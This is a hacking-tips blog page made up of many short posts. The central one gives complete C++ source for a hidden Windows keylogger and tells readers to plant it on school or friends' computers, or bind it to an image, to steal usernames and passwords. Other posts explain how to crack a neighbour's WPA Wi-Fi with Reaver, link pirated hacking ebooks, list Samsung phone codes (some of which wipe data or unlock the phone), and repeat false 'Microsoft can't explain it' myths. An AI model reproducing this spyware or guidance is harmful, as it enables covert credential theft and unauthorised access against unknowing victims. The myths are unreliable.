Showing posts with label free ethical hacking. Show all posts

Tuesday, December 25, 2012

How to view a blocked video in Youtube

Comments

You may have come across many banned and blocked videos while working on YouTube. Now I’m gonna show you a simple trick to watch those videos.
Watch Blocked videos on YouTube
Try this method

Go to the video you want to view.

The site will display that the video cannot be played in your country.

See in the address bar and you need to manipulate it a little bit.

Your URL will be like http://www.youtube.com/watch?v=QJO3ROT-A4E&ob=av2e

You just have to remove “watch?v=” and replace it with “v/”

Now your URL will look like this http://www.youtube.com/v/QJO3ROT-A4E&ob=av2e

Now run this URL and you will have access to the blocked video.

Note:This is a simple trick and it may not work always. Try your best!!!

Sunday, April 15, 2012

HACKERS targeting Mobile users

Comments
Beware of you what you are doing on mobile because mobile phones are the main target for hackers ,according to the network security reports.

The reports are like this

In 2011 the 7.12 million mobile smartphones are infected by malicious programmes and now it is increasing day by day. according to the china network emergency  response technical team.
This team has found more than 5000 malicious programmes last year terminated them which was twice than the that of 2010.China Daily reported friday.

Hacker's are often designing the sofwares and programmes to destroy the users mobile phones and track their personel information and get their personel bank accout information or passwords.said by the report.

Hackers designed more than 1000 fraud programmes which hacks the users personel account data ,this is from which the hackers earning.

Android and nokia symbian phones are targeted by the hackers ,said by the report.

This was rapidly growing and they also targeting the websites and social forums which are collecting the users personel information.

so,beaware of what information you are leaving on any website and any social networks . 

Sunday, March 11, 2012

Use WIKIPEDIA without internet connection

Comments
Wikipedia site is a huge, open site which is very popular among people in the world. It is a massive search for knowledge.  There are 3.8 million English articles found on Wikipedia.

Everyone knows that Wikipedia is used with the internet connection. This situation cannot be found on every people. To overcome this problem, Wikipedia has a feature, where people can access it even in loss of internet connection.
It is the “Pocket Wikipedia” software, which allows you to access in this manner. It has 14 million articles with 24,000 images. It supports Windows and Linux.


Any problem Comment HERE???
BIKASH

Friday, March 9, 2012

How to create a filter in email

Comments

Do you want to obstruct e-mails from people who you don’t even know? Do you want to block those irritating offers and newsletters that arrive at your inbox? Fine…here is a way to block all those unnecessary and annoying e-mails that you do not want to read! With this deception you can block individual e-mail addresses' or the entire domain from which you do not want the e-mails to come from.

Here are the step-by-step instructions on how to do this.


For Gmail
1. Login your account
2. At the top-right corner, click on Mail Settings
3. Under Mail Settings go and click on Filters
4. You’ll now see an option “Create a new filter“ go click on it
5. Now in the From field enter the e-mail address from which you do not want to get the e-mails.

For example: You may enter example@gmail.com in the From field to block all received e-mails from this address…but if you want to block the whole domain then use the following syntax:*@xyz.com. Now all the received e-mails from the domain xyz.com will be blocked.

6. Click on the Next Step and select the exploit you’d like to take on the blocked e-mails. You can choose the option Delete so that the blocked e-mail is moved to the trash. To unblock the e-mail all you need to do is just delete the filter that you’ve made.


For Yahoo
1. Log onto your account
2. At the top-right corner, click on Options
3. A drop down menu appears then click on More options
4. In the left panel select the option Filters and then click on create or edit
filters
5. Now click on Add
6. In the next screen give a name to your filter and in the From header field type the e-mail address that you want to block.

For example: example@gmail.com or if you want to block an entire domain then just type @xyz.com. Don’t type *@xyz.com. Click on the option Move the message to: Trash and click on Save Changes.


For Hotmail
1. Log into your account
2. At the top-right corner click on Options
3. A drop down menu will come then click on More options
4. Click on Safe and blocked senders link under Junk e-mail
5. Now click on Blocked senders
6. Type in the e-mail address that you want to block under blocked e-mail address or domain.

For example: Enter any e-mail id@yahoo.com to block the e-mail address or just enter xyz.com to block the entire domain.
Well…That’s it!.. You no longer will get those annoying e-mails in your inbox. Keep your inbox crisp!, clean! and neat!


Friday, February 10, 2012

Create Keylogger using c++

Comments
Hi friends, the most interesting part of the hacking is spying. Today i am going to introduce to the C++ Spyware code. It is going to be very fun. You can install this spyware in your college/school or in your friend system, and get their username and passwords. This is very simple hacking trick when compared to phishing web page.


Disadvantage of Phishing Web page:


You have to upload phishing web page to web hosting. But only few website won't detect the phishing webpage. website URL is different. Easy to detect that we are hacking.
Advantage of Spyware-keylogger:

Very simple and easy method.
Victim can't detect that we are hacking.

How to create Keylogger using Visual C++?

Requirements:

Dev C++. Download it from here: http://www.bloodshed.net/
Knowledge about Visual C++(need, if you are going to develop the code).

Install dev C++ in your system and open the dev C++ compiler.
Go to File->New->Source File.
you can see a blank works space will be there in window.
now copy the below keylogger code into the blank work space.



#include
using namespace std;
#include
#include
int Save (int key_stroke, char *file);
void Stealth();

int main()
{
Stealth();
char i;

while (1)
{
for(i = 8; i <= 190; i++)
{
if (GetAsyncKeyState(i) == -32767)
Save (i,"LOG.txt");
}
}
system ("PAUSE");
return 0;
}

/* *********************************** */

int Save (int key_stroke, char *file)
{
if ( (key_stroke == 1) || (key_stroke == 2) )
return 0;

FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout << key_stroke << endl;

if (key_stroke == 8)
fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
else if (key_stroke == 13)
fprintf(OUTPUT_FILE, "%s", "\n");
else if (key_stroke == 32)
fprintf(OUTPUT_FILE, "%s", " ");
else if (key_stroke == VK_TAB)
fprintf(OUTPUT_FILE, "%s", "[TAB]");
else if (key_stroke == VK_SHIFT)
fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
else if (key_stroke == VK_CONTROL)
fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
else if (key_stroke == VK_ESCAPE)
fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
else if (key_stroke == VK_END)
fprintf(OUTPUT_FILE, "%s", "[END]");
else if (key_stroke == VK_HOME)
fprintf(OUTPUT_FILE, "%s", "[HOME]");
else if (key_stroke == VK_LEFT)
fprintf(OUTPUT_FILE, "%s", "[LEFT]");
else if (key_stroke == VK_UP)
fprintf(OUTPUT_FILE, "%s", "[UP]");
else if (key_stroke == VK_RIGHT)
fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
else if (key_stroke == VK_DOWN)
fprintf(OUTPUT_FILE, "%s", "[DOWN]");
else if (key_stroke == 190 || key_stroke == 110)
fprintf(OUTPUT_FILE, "%s", ".");
else
fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);
return 0;
}

/* *********************************** */

void Stealth()
{
HWND Stealth;
AllocConsole();
Stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(Stealth,0);
}


Compile the Code(Ctrl+F9)



Now execute the program by selecting Execute->Run(ctrl+F10)


Now your key logger will run in your system. whatever you type using keyboard. It will be stored in Log.txt file.You can see the log.txt file where you save the file.


Bind the exe file with image or any files and send it to your friend.
(or)
If you have physical access to your college/school system,then copy the exe file in that system and run it.
if you have any problem comment here...
bikash

Wednesday, February 8, 2012

Advance Port ScannerDownload free

Comments
             Advanced Port Scanner
This is small size, very fast and simple for use port scanner . Just type IP Addresses of the computer , that you want to scan and you´ll get detailed descriptions for common ports.


             hack


Advanced Port Scanner download
Website http://www.radmin.com/products/utilities/portscanner.php
Download Page http://www.download.com/Advanced-Port-Scanner
File size 426 KB
Operating System Windows 95/98/ME/NT4.0/2000/XP/2003/Vista/2008
License: Free
hope you enjoy it
bikash

Wednesday, January 25, 2012

Magic trick that microsoft even doesnt know...

Comments
hello readers 
today i am surfing  internet and found an amazing trick 
that even microsoft people can't explain  how it happens
it is a very rare and cool trick to apply

MAGIC NO.1

Found that nobody can create a FOLDER anywhere on the Computer which can be named as "CON". This is something funny and inexplicable? At Microsoft the whole Team, couldn't answer why this happened! TRY IT NOW, IT WILL NOT CREATE A "CON" FOLDER

MAGIC NO.2 

For those of you using Windows, do the following:
 1.) Open an empty notepad file
 2.) Type "Bush hid the facts" (without the quotes)
 3.) Save it as whatever you want.
 4.) Close it, and re-open it.
 Noticed the weird bug? No one can explain!


MAGIC NO.3

Again this is something funny and can't be explained?
 At Microsoft the whole Team, including Bill Gates, couldn't answer why this happened!
 It was discovered by a Brazilian. Try it out yourself?
 Open Microsoft Word and type
 =rand (200, 99)
 And then press ENTER And see the magic?..!

MAGIC NO.4

Did you know that a flight number from one of the planes that hit one of the two WTC towers on 9/11 was Q33N. In Notepad / WordPad or MS Word, type that flight number i.e Q33N. Increase the font size to 72. Change the font to Wingdings. ..... u will be amazed by the findings!!!


Hope you enjoyed it share it comment it.
regards
bikash


Sunday, January 15, 2012

BACKTRACK Tutorial video (Complete hacking tutorial)

Comments

BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking. Regardless if you’re making BackTrack your primary operating system, booting from a LiveDVD, or using your favorite thumbdrive, the pentesting distribution has been customized down to every package, kernel configuration, script and patch solely for the purpose of the penetration tester.


  Back Track is intended for all audiences from the most savvy security professionals to early newcomers to the information security field. Back Track promotes a quick and easy way to find and update the largest database of security tools collection to-date. Our community of users range from skilled penetration testers in the information security field, government entities, information technology, security enthusiasts, and individuals new to the security community.

Whether you’re hacking wireless, exploiting servers, performing a web application assessment, learning, or social-engineering a client, BackTrack is the one-stop-shop for all of your security needs.

Include:

Installing Backtrack 3


  • Episode 1 – Network Hacking – Arp Poisoning 
  • Episode 2 – Wireless Hacking – Cracking WEP 
  • Episode 3 – Wireless Hacking – DeAuth 
  • Episode 5 – Lock Picking – Bump Key 
  • Episode 6 – Phone Phreaking – Beige Box 
  • Episode 7 – Phone Phreaking/Network Hacking – Sniffing VOIP 
  • Episode 8 – Lock Picking – DIY Padlock Shims 
  • Episode 9 – Lock Picking – Mult-Disc Combo Locks 
  • Episode 10 – Hacking Basics – MD5 
  • Episode 11 – Website Hacking – Sql Injection 
  • Episode 12 – Hacking Basics – Backtrack 
  • Episode 13 – Website Hacking – XSS 
  • Episode 14 – Staying Secure – SSH Tunnel 
  • Episode 15 – Modding – Xbox Softmod 
  • Episode 16 – Wireless Hacking – Cracking WPA 
  • Episode 17 – Triple Boot – Windows, Backtrack, & Ubuntu 
  • Episode 18 – Local Password Cracking 
  • Episode 19 – Lock Picking Basics 
  • Episode 20 – Ettercap 
  • Episode 21 – XSS Tunnel 
  • Episode 22 – Playstation 2 Softmod 
  • Episode 23 – Cracking WEP Update 
  • Episode 24 – Bypass Hotspot’s Access Controls 


  • Underground – Install Backtrack 3 on USB 
  • Underground – CSRF(Cross Site Request Forgery) 
  • Underground – Alternate Data Streams 
  • Underground – Local File Inclusion 
  • Underground – Windows Privilege Escalation 
  • Underground – Bluetooth Hacking 
  • Underground – VMWare 
  • Underground – Fix Google Mail Enumerator 
  • Underground – Home Made Lock Picks 
  • Underground – Downfalls of Anti-Virus Software Part 2 
  • Underground – Downfalls of Anti-Virus Software 
  • Underground – Evilgrade 
  • Underground – Trojan Basics 
  • Underground – Manipulating Windows User Accounts 
  • Underground – Combine Files 
  • Underground – Password Phishing 
  • Underground – Windows SMB Relay Exploit 
  • Underground – Application Patching 
  • Underground – Metasploit Autopwn 
  • Underground – Email Spoofing 
  • Underground – Introduction 

  • Extracting Database Information from Information_Schema 
  • FPGA MD5 Cracker 
  • Arduino ARP Cop 
  • Email Injection 
  • Ping of Death 
  • DNS Spoofing with Virtual Hosts 
  • Bypass Cisco Clean Access & Cisco NAC Appliance 
  • Dual Boot – Windows & Backtrack 
  • Sql Injection Challenge How-to 
  • How to use Intel Pro/Wireless 3945ABG in Backtrack 2 
  • Local Privilege Escalation Vulnerability in Cisco VPN Client
Screen Shots :

jjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj 
or download it from official site 

Tutorials:
PASSWORD:
Uloader
Premium Links:
part 2 

Archived Links:
thank you bikash
any problem comment here...
 

Saturday, January 14, 2012

DEFT LINUX 7 computer forensic Live cd released

Comments

DEFT (Digital Evidence & Forensic Toolkit) is a customized distribution of the Ubuntu live Linux CD. It is an easy-to-use system that includes excellent hardware detection and some of the best open-source applications dedicated to incident response and computer forensics.   


New features:


- Based on Lubuntu 11.10
- Installable Distro
- Linux kernel 3.0.0-12, USB 3 ready
- Libewf 20100226
- Afflib 3.6.14
- TSK 3.2.3
- Autopsy 2.24
- Digital Forensic Framework 1.2
- PTK Forensic 1.0.5 DEFT edition
- Maltego CE
- KeepNote 0.7.6
- Xplico 0.7.1
- Scalpel 2
- Hunchbackeed Foremost 0.6
- Findwild 1.3
- Bulk Extractor 1.1
- Emule Forensic 1.0
- Guymager 0.6.3-1
- Dhash 2
- Cyclone wizard acquire tool
- SQLite Database Browser 2.0b1
- BitPim 1.0.7
- Bbwhatsapp database converter
- Creepy 0.1.9
- Hydra 7.1
- Log2timeline 0.60
 - Wine 1.3.28 


Download: http://www.mirrordeft.net

How to Make your Pc look like an ipad

Comments
IPAD LOOKS OF WINDOWS PC
Hello Friends i am going to post about a amazing windows hacking trick.
It will turn your windows pc to an ipad
you can enjoy it properly
you have to only download the software from here and install it normally


Regards
BIKASH

Wednesday, January 11, 2012

Vtc computer Software training of UBUNTU (linux) free

Comments

            This is complete video tutorial series to learn Ubuntu linux. Start using linux with ubuntu and this videos. This videos contain how to install ubuntu, different programmes in ubuntu, using linux terminal and many more. Start your linux journey witht this Ubuntu video series.

  • Chapter01.Introduction
  • Chapter02.Ubuntu Linux
  • Chapter03.Booting LiveCD
  • Chapter04.Booting Ubuntu Linux & The GNOME Desktop
  • Chapter05.Nautilus File Manager
  • Chapter06.Customization
  • Chapter07.Menu Detail
  • Chapter08.Configuration Tools
  • Chapter09.Mutimedia Applications Tool
  • Chapter10.Productivity Applications
  • Chapter11.Adding New Software
  • Chapt12.Introduction to the Terminal
  • Chapt13.Windows Applications in Linux
  • Chapt.final.Ubuntu Linux Tutorial Conclusion

DOWNLOAD FROM FILESONIC


DOWNLOAD FROM FILESERVE

 
thanks
bikash

Sunday, January 8, 2012

Samsung Mobile Secret codes (recently updated)

Comments

hi
everyone in this post i will post about secret codes of samsung ,these codes are updated by samsung few days ago
New Secret code of Samsung

Software version: *#9999#
IMEI number: *#06#
Serial number: *#0001#
Battery status- Memory capacity : *#9998*246#


Debug screen: *#9998*324# - *#8999*324#


LCD kontrast: *#9998*523#
Vibration test: *#9998*842# - *#8999*842#
Alarm beeper - Ringtone test : *#9998*289# - *#8999*289#
Smiley: *#9125#
Software version: *#0837#
Display contrast: *#0523# - *#8999*523#
Battery info: *#0228# or *#8999*228#
Display storage capacity: *#8999*636#
Display SIM card information: *#8999*778#
Show date and alarm clock: *#8999*782#
The display during warning: *#8999*786#
Samsung hardware version: *#8999*837#
Show network information: *#8999*638#
Display received channel number and received intensity: *#8999*9266#

*#1111# S/W Version
*#1234# Firmware Version
*#2222# H/W Version
*#8999*8376263# All Versions Together
*#8999*8378# Test Menu
*#4777*8665# GPSR Tool
*#8999*523# LCD Brightness
*#8999*377# Error LOG Menu
*#8999*327# EEP Menu
*#8999*667# Debug Mode
*#92782# PhoneModel (Wap)
#*5737425# JAVA Mode
*#2255# Call List
*#232337# Bluetooth MAC Adress
*#5282837# Java Version

Type in *#0000# on a Samsung A300 to reset the language
Master reset(unlock) #*7337# (for the new samsungs E700 x600 but not E710)
Samsung E700 type *#2255# to show secret call log (not tested)
Samsung A300, A800 phone unlock enter this *2767*637#
Samsung V200, S100, S300 phone unlock : *2767*782257378#
#*4773# Incremental Redundancy
#*7785# Reset wakeup & RTK timer cariables/variables
#*7200# Tone Generator Mute
#*3888# BLUETOOTH Test mode
#*7828# Task screen
#*#8377466# S/W Version & H/W Version
#*2562# Restarts Phone
#*2565# No Blocking? General Defense.
#*3353# General Defense, Code Erased.
#*3837# Phone Hangs on White screen.
#*3849# Restarts Phone
#*7337# Restarts Phone (Resets Wap Settings)
#*2886# AutoAnswer ON/OFF
#*7288# GPRS Detached/Attached
#*7287# GPRS Attached
#*7666# White Screen
#*7693# Sleep Deactivate/Activate
#*2286# Databattery
#*2527# GPRS switching set to (Class 4, 8, 9, 10)
#*2679# Copycat feature Activa/Deactivate
#*3940# External looptest 9600 bps
#*4263# Handsfree mode Activate/Deactivate
#*2558# Time ON
#*3941# External looptest 115200 bps
#*5176# L1 Sleep
#*7462# SIM Phase
#*7983# Voltage/Freq
#*7986# Voltage
#*8466# Old Time
#*2255# Call Failed
#*5376# DELETE ALL SMS!!!!
#*6837# Official Software Version: (0003000016000702)
#*2337# Permanent Registration Beep
#*2474# Charging Duration
#*2834# Audio Path (Handsfree)
#*3270# DCS Support Activate/Deactivate
#*3282# Data Activate/Deactivate
#*3476# EGSM Activate/Deactivate
#*3676# FORMAT FLASH VOLUME!!!
#*4760# GSM Activate/Deactivate
#*4864# White Screen
#*7326# Accessory
#*7683# Sleep variable
#*3797# Blinks 3D030300 in RED
#*7372# Resetting the time to DPB variables
#*3273# EGPRS multislot (Class 4, 8, 9, 10)
#*7722# RLC bitmap compression Activate/Deactivate
#*2351# Blinks 1347E201 in RED
#*2775# Switch to 2 inner speaker
#*7878# FirstStartup (0=NO, 1=YES)
#*3838# Blinks 3D030300 in RED
#*2077# GPRS Switch
#*2027# GPRS Switch
#*0227# GPRS Switch
#*0277# GPRS Switch
#*22671# AMR REC START
#*22672# Stop AMR REC (File name: /a/multimedia/sounds/voice list/ENGMODE.amr)
#*22673# Pause REC
#*22674# Resume REC
#*22675# AMR Playback
#*22676# AMR Stop Play
#*22677# Pause Play
#*22678# Resume Play
#*77261# PCM Rec Req
#*77262# Stop PCM Rec
#*77263# PCM Playback
#*77264# PCM Stop Play
#*22679# AMR Get Time
*#8999*364# Watchdog ON/OFF
*#8999*427# WATCHDOG signal route setup
*2767*3855# = Full Reset (Caution every stored data will be deleted.)
*2767*2878# = Custom Reset
*2767*927# = Wap Reset
*2767*226372# = Camera Reset (deletes photos)
*2767*688# Reset Mobile TV
#7263867# = RAM Dump (On or Off)
*2767*49927# = Germany WAP Settings
*2767*44927# = UK WAP Settings
*2767*31927# = Netherlands WAP Settings
*2767*420927# = Czech WAP Settings
*2767*43927# = Austria WAP Settings
*2767*39927# = Italy WAP Settings
*2767*33927# = France WAP Settings
*2767*351927# = Portugal WAP Settings
*2767*34927# = Spain WAP Settings
*2767*46927# = Sweden WAP Settings
*2767*380927# = Ukraine WAP Settings
*2767*7927# = Russia WAP Settings
*2767*30927# = GREECE WAP Settings
*2767*73738927# = WAP Settings Reset
*2767*49667# = Germany MMS Settings
*2767*44667# = UK MMS Settings
*2767*31667# = Netherlands MMS Settings
*2767*420667# = Czech MMS Settings
*2767*43667# = Austria MMS Settings
*2767*39667# = Italy MMS Settings
*2767*33667# = France MMS Settings
*2767*351667# = Portugal MMS Settings
*2767*34667# = Spain MMS Settings
*2767*46667# = Sweden MMS Settings
*2767*380667# = Ukraine MMS Settings
*2767*7667#. = Russia MMS Settings
*2767*30667# = GREECE MMS Settings

*#7465625# = Check the phone lock status
*7465625*638*Code# = Enables Network lock
#7465625*638*Code# = Disables Network lock
*7465625*782*Code# = Enables Subset lock
#7465625*782*Code# = Disables Subset lock
*7465625*77*Code# = Enables SP lock
#7465625*77*Code# = Disables SP lock
*7465625*27*Code# = Enables CP lock
#7465625*27*Code# = Disables CP lock
*7465625*746*Code# = Enables SIM lock
#7465625*746*Code# = Disables SIM lock
*7465625*228# = Activa lock ON
#7465625*228# = Activa lock OFF
*7465625*28638# = Auto Network lock ON
#7465625*28638# = Auto Network lock OFF
*7465625*28782# = Auto subset lock ON
#7465625*28782# = Auto subset lock OFF
*7465625*2877# = Auto SP lock ON
#7465625*2877# = Auto SP lock OFF
*7465625*2827# = Auto CP lock ON
#7465625*2827# = Auto CP lock OFF
*7465625*28746# = Auto SIM lock ON
#7465625*28746# = Auto SIM lock OFF

Type *#9998*627837793# Go to the 'my parameters' and there you will find new menu where you can unlock phone.(not tested-for samsung C100)
To unlock a Samsung turn the phone off take the sim card and type the following code *#pw+15853649247w# .
Java status code: #*53696# (Samsung X600)

If you want to unlock your phone put a sim from another company then type *#9998*3323# it will reset your phone. Push exit and then push 7, it will reset again. Put your other sim in and it will say sim lock, type in 00000000 then it should be unlocked. Type in *0141# then the green call batton and it's unlocked to all networks. This code may not work on the older phones and some of the newer phones. If it doesn't work you will have to reset your phone without a sim in it by typing *#2767*2878# or *#9998*3855# (not tested)

hope you enjoy hacking tricks
bikash

Ankit Fadia s all hacking ebooks free download

Comments
 
Hi Eghacking readers i am going to gift you the ankit fadia's all hacking books pdf file free.
            This are a full collection of ankit fadias ebooks which includes almost all his ebooks if u like it then download it from below link. Some of Ebooks included are DOS attack,hacking into linux, Defacing websites  etc. Below is the screen shots of the all books included in download. For such more ebooks and tutorials subscribe and like us....


Ankit Fadia ebook

      Note: Password for the rar file is tricks4u

Download    here
dont forget to like our facebook page and do subscribe
thanks 
bikash 

Social Engineering -the art of Human hacking free download

Comments

                 The first book to reveal and dissect the technical aspect of many social engineering maneuvers From elicitation, pretexting, influence and manipulation all aspects of social engineering are picked apart, discussed and explained by using real world examples, personal experience and the science behind them to unraveled the mystery in social engineering.

Kevin Mitnick—one of the most famous social engineers in the world—popularized the term “social engineering.” He explained that it is much easier to trick someone into revealing a password for a system than to exert the effort of hacking into the system. Mitnick claims that this social engineering tactic was the single-most effective method in his arsenal. This indispensable book examines a variety of maneuvers that are aimed at deceiving unsuspecting victims, while it also addresses ways to prevent social engineering threats.


  • Examines social engineering, the science of influencing a target to perform a desired task or divulge information
  • Arms you with invaluable information about the many methods of trickery that hackers use in order to gather information with the intent of executing identity theft, fraud, or gaining computer system access
  • Reveals vital steps for preventing social engineering threats

      NOTE : Password for the rar file is tricks4u


Download here


Regards

bikash


Facebook Keyboard shortcuts

Comments
hi EGHACKING fans i will post about facebook keyboard shortcuts which will help you to dont use mouse anymore.
Facebook has Keyboard Shortcuts to make your navigation easier. It is an automatic feature which is already enabled. You can now use shortcuts to quickly jump from facebook home page to any page.


List of FacebooK Keyboard Shortcuts


Alt + 1 Return to FB Homepage
Alt + 2 To goto Wall Tab of your Profile Page
Alt + 3 To view Friends Requests list Drop down List
Alt + 4 To view latest Messages list in Drop down List
Alt + 5 To view Notification list Drop down List
Alt + 6 To goto Account setting Webpage
Alt + 7 To goto Account privacy configuration Webpage
Alt + 8 To open Facebook fan page at facebook.com/facebook
Alt + 9 To open Facebook’s Statement of Rights & Responsibilities
Alt + 0 To open Facebook Help Center
Alt + m To create New Message
Alt + ? For Cursor control in the Search Box Note:

Above Keyshortcuts works with Chrome and IE . Firefox users  can use  Shift key along with above key combinations for Example Shift+Alt + 1 also note that there is no need to use + sign while using shortcut keys.
enjoy 
bikash

Friday, January 6, 2012

Hack wifi with Reaver -wsp free

Comments
             This tutorial is for only educational purpose .
Well Every Dude out there want to hack their neighbour's wifi It is an ultimate dream for most of them. In old days it was easy that same old WEP that made is quite easy but then WPA came, the perfect Villane that was uncrackable for a long time but guess what now you can hack it in just 4 hours. Well that seems to be alot but just small time ago it took millions of years to hack it, so better late then never!


Here is an awesome software!


Reaver implements a brute force attack against Wifi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, as described in http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.


Reaver has been designed to be a robust and practical attack against WPS, and has been tested against a wide variety of access points and WPS implementations.


On average Reaver will recover the target AP's plain text WPA/WPA2 passphrase in 4-10 hours, depending on the AP. In practice, it will generally take half this time to guess the correct WPS pin and recover the passphrase.


Reaver is a WPA attack tool developed by Tactical Network Solutions that exploits a protocol design flaw in WiFi Protected Setup (WPS). This vulnerability exposes a side-channel attack against Wi-Fi Protected Access (WPA) versions 1 and 2 allowing the extraction of the Pre-Shared Key (PSK) used to secure the network. With a well-chosen PSK, the WPA and WPA2 security protocols are assumed to be secure by a majority of the 802.11 security community.


Usage is simple just specify the target BSSID and the monitor mode interface to use:
# reaver -i mon0 -b 00:01:02:03:04:05


WPS allows users to enter an 8 digit PIN to connect to a secured network without having to enter a passphrase. When a user supplies the correct PIN the access point essentially gives the user the WPA/WPA2 PSK that is needed to connect to the network. Reaver will determine an access point's PIN and then extract the PSK and give it to the attacker.

Hope you enjoy

Bikash

pls do comment and let me know working or not???

Tuesday, November 8, 2011

speed up copy process of windows by extremecopy

2 comments

User may suffer a low PC performance when copying huge files like music, software application and movies that may sometimes take up unexplainable few hours to complete. For user who wants to speed up the copying process, try out ExtremeCopy as alternative to the Windows default copy. ExtremeCopy is a Windows copy files utility similar to TeraCopy, RichCopy and etc which supports copy, move files and folders extremely fast and simple. The utility has been created with some powerful features including pause copy process, error recovery and etc.

ExtremeCopy includes the following features:

  • Copy or move files or folders with extremely fast.
  • Increase the file copying speed up to 20% to 120% in comparison the default Windows copying function.
  • Save much time when backup huge files to another hard drive or USB drive.
  • Easily manage copying task.
  • Able to calculate and display remain time exactly.
  • Supports Break Point which able to pause when encounters any problems such as file being locked and resume back with click on “Continue” button once the problem fixed.
  • Supports multiple languages.
Once installed, the ExtremeCopy sets itself as default handler for copying function and integrates into Windows Explorer. For those who don’t want to use ExtremeCopy by default can change it in configuration files. ExtremeCopy is available as a freeware for ExtremeCopy Standard edition.

Download ExtremeCopy Standard Edition (MSI) – version 1.4.0
Download ExtremeCopy Standard Edition (Portable) – version 1.4.0


Related Posts Plugin for WordPress, Blogger...